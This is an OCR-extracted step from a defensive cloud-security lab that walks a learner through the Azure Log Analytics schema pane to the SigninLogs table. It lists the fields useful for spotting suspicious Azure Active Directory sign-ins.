
Click to reveal

Note

If this is the first time your account has navigated to Log Analytics workspace logs, you may receive a welcome window. It is safe to close this by clicking on the `x` in the top right of the window.

Close the **Queries** window, if presented, by clicking the `x` in the top-right corner of this window.







6. Reveal the available Tables to search in the `sherlocklaw` Log Analytics workspace.


Click to reveal

Pop out the **Schema and Filters** pane by clicking on the `>>` in the gray bar. This will show a tree structure of all of the available categories of tables in the workspace.




sherlocklaw
Select scope
Tables
Queries
Functions
Search
Filter
Group by: Solution
Collapse all
Favorites
You can add favorites by clicking on the ☆ icon
Azure Sentinel
LogManagement
Security and Audit

Expand the various categories to see which table names are searchable. Shown below are the tables under the **LogManagement** category.




7. Notice one of the tables that may provide value if you were searching for evidence of strange or unapproved logins to Azure Active Directory--the **SigninLogs** table!


Explore SigninLogs Fields and Conduct Basic Search

1. Review all of the available fields in the SigninLogs table which could be searched in the Log Analytics workspace.

> **Click to reveal**
>
> If you have not already, expand the **LogManagement** category.



Underneath **LogManagement**, you can click the drop-down next to **SigninLogs** to review the various fields.


SigninLogs
t TenantId (string)
t AlternateSignInName (string)
t AppDisplayName (string)
t AppId (string)
t AuthenticationDetails (string)
t AuthenticationMethodsUsed...
t AuthenticationProcessingDe...
t AuthenticationRequirement ...
t AuthenticationRequirement...
t Category (string)

2. Identify any SigninLogs fields which may prove valuable to identify strange Azure Active Directory activity. The field descriptions can be found in the Azure Docs [1]

Click here to reveal


The following fields may be very valuable if attempting to identify this activity:

Field Name	Description
`TimeGenerated`	When the event occurred
`OperationName`	The operation performed (e.g., Sign-in activity)
`Identity`	The Azure Active Directory user account attempting to sign in
`AuthenticationDetails`	JSON-formatted array showcasing various authentication details such as the `authenticationMethod` and whether the request `succeeded`
`IPAddress`	Public IP address of the client
`LocationDetails`	Geo-location data of the requesting IP address in JSON format
`UserAgent`	The web client that was (likely) used during the sign-in process

3. Close the Schema and Filter pane and conduct a basic search for all SigninLogs in the last 24 hours.

